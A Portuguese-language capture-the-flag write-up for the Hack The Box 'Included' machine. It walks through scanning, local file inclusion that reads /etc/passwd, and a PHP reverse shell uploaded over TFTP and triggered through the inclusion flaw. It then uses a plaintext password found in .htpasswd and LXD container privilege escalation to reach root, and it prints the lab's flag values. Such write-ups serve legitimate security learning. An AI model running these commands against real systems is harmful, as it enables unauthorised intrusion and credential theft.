
Enumeration

Olá pessoal hoje vamos estar fazendo mais uma das máquinas do caminho Starting point a máquina Included.

Começando pela enumaração,

```
Initiating Service scan at 12:51
Scanning 1 service on 10.129.29.97
Completed Service scan at 12:52, 6.36s elapsed (1 service on 1 host)
NSE: Script scanning 10.129.29.97.
Initiating NSE at 12:52
Completed NSE at 12:52, 3.19s elapsed
Initiating NSE at 12:52
Completed NSE at 12:52, 0.65s elapsed
Initiating NSE at 12:52
Completed NSE at 12:52, 0.00s elapsed
Nmap scan report for 10.129.29.97
Host is up (0.16s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://10.129.29.97/?file=home.php

NSE: Script Post-scanning.
Initiating NSE at 12:52
Completed NSE at 12:52, 0.00s elapsed
Initiating NSE at 12:52
Completed NSE at 12:52, 0.00s elapsed
Initiating NSE at 12:52
Completed NSE at 12:52, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.88 seconds
           Raw packets sent: 71962 (3.166MB) | Rcvd: 71949 (2.878MB)
```




Como podemos ver temos uma página HTML, mas no scan das portas TCP nenhum serviço foi encontrado.

Fazendo o Scan UDP encontramos um serviço tftp (serviço de transferência de arquivos).

```
Initiating NSE at 13:27
Completed NSE at 13:27, 1.20s elapsed
Initiating NSE at 13:27
Completed NSE at 13:27, 0.00s elapsed
Nmap scan report for 10.129.29.97
Host is up (0.16s latency).

PORT    STATE         SERVICE VERSION
53/udp  closed        domain
67/udp  closed        dhcps
68/udp  open|filtered dhcpc
69/udp  open          tftp    Netkit tftpd or atftpd
| tftp-version:
|   cpe:
|     cpe:/a:netkit:netkit
|     cpe:/a:lefebvre:atftpd
|_  p: Netkit tftpd or atftpd

NSE: Script Post-scanning.
Initiating NSE at 13:27
Completed NSE at 13:27, 0.00s elapsed
Initiating NSE at 13:27
Completed NSE at 13:27, 0.00s elapsed
Initiating NSE at 13:27
Completed NSE at 13:27, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 139.45 seconds
           Raw packets sent: 29 (1.924KB) | Rcvd: 16 (1.369KB)

┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/included]
└─#
```

Exploitation

Junto com isso eu notei algo interessante na URL do site:



Como podemos ver parece que a URL esta puxando um arquivo local, se pesquisarmos sobre vulnerabilidades encontraremos a LFI (Local File Injection) e assim podemos ler arquivos que temos certeza que existem no host:

```
┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/included]
└─# curl 'http://10.129.29.97/?file=/etc/passwd'
```

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/
nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
mike:x:1000:1000:mike:/home/mike:/bin/bash
tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin

┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/included]
└─# curl 'http://10.129.29.97/?file=/home/mike/user.txt'
```

No meu caso eu já havia escaneado o protocolo UDP por predizer que haveria algo lá (então fui pesquisando alguns serviços comuns de se escanear) mas caso eu não tivesse feito isso e continuasse apenas com o port 80 agora teriamos certeza da existencia do tftp na porta 69.

Com base nisso vamos adquirir um arquivo php-reverse-shell, e enviar ele pelo tftp

```
┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/included]
└─# tftp 10.129.29.97
tftp> put php-reverse-shell.php
tftp>
```

Agora podemos usar a vulnerabilidade anterior LFI para usar a reverse shell, não esqueça de mudar o IP e a Porta do arquivo de reverse-shell de acordo com seu ip local.

```
┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/included]
└─# curl 'http://10.129.29.97/?file=/var/lib/tftpboot/php-reverse-shell.php'
```

```
┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/included]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.128] from (UNKNOWN) [10.129.29.97] 60214
Linux included 4.15.0-151-generic #157-Ubuntu SMP Fri Jul 9 23:07:57 UTC 2021 x86_64
x86_64 x86_64 GNU/Linux
 18:59:48 up  2:10,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
```

Lateral Movement

Agora com a shell podemos ver que somos ww-data, e precisamos de alguma forma nos tornar o usuário mike, vamos buscar dentro dos arquivos do próprio html algo que possa ser útil:

```
$ ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap  tmp   vmlinuz
boot   etc   initrd.img.old  lost+found  opt   run   srv   usr   vmlinuz.old
cdrom  home  lib              media       proc  sbin  sys   var
$ cd /var/www/html
cd /var/www/html
$ ls -la
ls -la
total 88
drwxr-xr-x 4 root     root     4096 Oct 13  2021 .
drwxr-xr-x 3 root     root     4096 Apr 23  2021 ..
-rw-r--r-- 1 www-data www-data  212 Apr 23  2021 .htaccess
-rw-r--r-- 1 www-data www-data   17 Apr 23  2021 .htpasswd
-rw-r--r-- 1 www-data www-data 13828 Apr 29  2014 default.css
drwxr-xr-x 2 www-data www-data 4096 Apr 23  2021 fonts
-rw-r--r-- 1 www-data www-data 20448 Apr 29  2014 fonts.css
-rw-r--r-- 1 www-data www-data 3704 Oct 13  2021 home.php
drwxr-xr-x 2 www-data www-data 4096 Apr 23  2021 images
-rw-r--r-- 1 www-data www-data  145 Oct 13  2021 index.php
-rw-r--r-- 1 www-data www-data 17187 Apr 29  2014 license.txt
$
```

O arquivo .htaccess e .htpasswd chamam bastante atenção

```
$ cat .htaccess
cat .htaccess
RewriteEngine On
RewriteCond %{THE_REQUEST} ^GET.*index\.php [NC]
RewriteRule (.*?)index\.php/*(.*) /$1$2 [R=301,NE,L]
#<Files index.php>
#AuthType Basic
#AuthUserFile /var/www/html/.htpasswd
#Require valid-user
$ cat .htpasswd
cat .htpasswd
mike:Sheffield19
$
```

```
$ su mike
su mike
Password: Sheffield19

mike@included:/var/www/html$ cat /home/mike/user.txt
cat /home/mike/user.txt
a56ef91d70cfbf2cdb8f454c006935a1
mike@included:/var/www/html$
```

Privilege Escalation

```
# build a simple alpine image
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
sed -i 's,yaml_path="latest-stable/releases/$apk_arch/latest-
```


```
releases.yaml",yaml_path="v3.8/releases/$apk_arch/latest-releases.yaml",'
build-alpine
sudo ./build-alpine -a i686

# import the image
lxc image import ./alpine*.tar.gz --alias myimage # It's important doing this
from YOUR HOME directory on the victim machine, or it might fail.

# before running the image, start and configure the lxd storage pool as
default
lxd init

# run the image
lxc init myimage mycontainer -c security.privileged=true

# mount the /root into the image
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root
recursive=true
```

Acima esta tudo oque utilizei para criar o Alpine Image, nosso User Mike participa do grupo LXC, logo se pesquisarmos por LXC Privilege Escalation encontraremos esta fonte aqui,

https://hacktricks.wiki/en/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation.html

Como poderão ver há 2 opções mas vamos com o método 2:

Copie o repositório:



Crie o arquivo .tar alpine e o envie para nosso target, da para fazer isso tonando este dir em um host (*python3 -m http.server 8000*) e depois fazendo um wget http://IP_SUA_MÁQUINA:8000/nome-do-arquivo

A partir disso rode os comandos no inicio do tópico Privilege Escalation e depois execute estes comandos para obter a shell:

```
mike@included:~$ lxc start mycontainer
lxc start mycontainer
mike@included:~$ lxc exec mycontainer /bin/sh
lxc exec mycontainer /bin/sh
~ # bash
```

```
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ls
ls
root.txt
/mnt/root/root # cat root.txt
cat root.txt
c693d9c7499d9f572ee375d4c14c7bcf
/mnt/root/root #
```

Muito Obrigado Happy Hacking!!